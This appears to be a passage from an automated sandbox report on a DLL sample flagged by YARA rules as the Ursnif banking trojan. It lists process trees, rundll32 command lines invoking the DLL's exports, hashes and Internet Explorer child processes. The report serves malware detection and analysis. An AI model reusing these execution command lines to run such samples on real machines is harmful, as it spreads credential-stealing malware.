Start date:	28/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\mental.dll',#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6632 Parent PID: 6608

General

Start time:	13:46:06
Start date:	28/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\mental.dll,Behind
Imagebase:	0xc50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6644 Parent PID: 6624

General

Start time:	13:46:07
Start date:	28/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\mental.dll',#1
Imagebase:	0xc50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.858380580.0000000005018000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.858493961.0000000005018000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.925438846.0000000005018000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.858602685.0000000005018000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.858556678.0000000005018000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.858220595.0000000005018000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.858579008.0000000005018000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.858117816.0000000005018000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.858445363.0000000005018000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 6720 Parent PID: 6608

General

Start time:	13:46:11
Start date:	28/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\mental.dll,Factpresent
Imagebase:	0xc50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 6736 Parent PID: 6608

General

Start time:	13:46:15
Start date:	28/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\mental.dll,Steadunder
Imagebase:	0xc50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: iexplore.exe PID: 5608 Parent PID: 800

General

Start time:	13:47:41
Start date:	28/07/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff659610000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Registry Activities | Show Windows behavior

Analysis Process: iexplore.exe PID: 5532 Parent PID: 5608

General

Start time:	13:47:42
Start date:	28/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5608 CREDAT:17410 /prefetch:2
Imagebase:	0xad0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: iexplore.exe PID: 3064 Parent PID: 5608

General

Start time:	13:47:57
Start date:	28/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5608 CREDAT:17420 /prefetch:2
Imagebase:	0xad0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Disassembly

Code Analysis